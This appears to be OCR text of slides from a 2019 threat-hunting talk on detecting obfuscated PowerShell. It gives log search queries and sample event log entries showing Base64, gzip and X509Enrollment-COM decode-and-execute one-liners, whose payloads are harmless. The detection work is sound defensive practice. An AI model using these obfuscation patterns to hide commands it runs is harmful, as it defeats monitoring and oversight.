
https://twitter.com/subTee/status/1132068630537969664

FromBase64String / Compression / X509Enrollment Let’s hunt It!

OFF ZONE 2019

Search for specific functions and objects names in PowerShell command lines and script blocks:

*(winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(GzipStream* *Decompress* *Compression* *MemoryStream* *DeflateStream* *FromBase64String* *ToBase64String*) OR winlog.event_data.CommandLine:(("*X509Enrollment.CBinaryConverter*" OR "*884e2002-217d-11da-b2a4-000e7bbb2b09*") AND *StringToVariantByteArray*))*




winlog.provider_name	winlog.event_id	winlog.task	winlog.event_data.CommandLine
Microsoft-Windows-Sysmon	13	Registry value set (rule: RegistryEvent)	`powershell  iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==')))` **Registry Key Modification**
PowerShell	400	Engine Lifecycle	`powershell -command iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVByb2Nlc3M7R2V0LVNlcnZpY2U=')))` **Process Creation**
Microsoft-Windows-Sysmon	1	Process Create (rule: ProcessCreate)	`powershell  -command "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVByb2Nlc3M7R2V0LVNlcnZpY2U=')))"` **PowerShell Engine is started**
Service Control Manager	7,045		`powershell -command "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('c08t0Q0oyk9OLS62dgeyg1OLyjKTUwE='));(New-Object IO.StreamReader(New-Object IO.Compression.DeflateStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"` **Service Installation**


FromBase64String + Compression
Let's hunt It!

Search for base64 gzipped payload in PowerShell command lines and script blocks (H4sI -> 1f 8b 08, GZIP archive file):

*winlog.event_data.ScriptBlockText.keyword:*H4sI* OR ((winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:*H4sI*)*




winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
Microsoft-Windows-Security-Auditing	4,698	powershell.exe $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
PowerShell	400	powershell $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
Microsoft-Windows-Sysmon	1	powershell $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()




winlog.provider_name	winlog.event_id	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()

FromBase64String / X509Enrollment COM and ScriptBlock logging




winlog.provider_name	winlog.event_id	winlog.event_data.ProcessId	winlog.event_data.CommandLine
Microsoft-Windows-Sysmon	1	3384	powershell IEX ([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==', 1)))
Microsoft-Windows-Sysmon	1	9264	powershell $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()



winlog.provider_name	winlog.event_id	winlog.process.pid	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	9,264	$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA'));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
Microsoft-Windows-PowerShell	4,104	9,264	Get-Process;Get-Service $\Rightarrow$ H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA
Microsoft-Windows-PowerShell	4,104	3,384	IEX ([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==', 1)))
Microsoft-Windows-PowerShell	4,104	3,384	Get-Process;Get-Service $\Rightarrow$ RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==

Xor-ed commands ITW



Hybrid Analysis

Tip: Click an analysed process below to view more details.

https://www.hybrid-analysis.com/sample/72c654e81e3795877f0159ae56553d29599e34e82c7cb5dfc3fb376cb3a21cc7?environmentId=120

Analysed 4 processes in total.

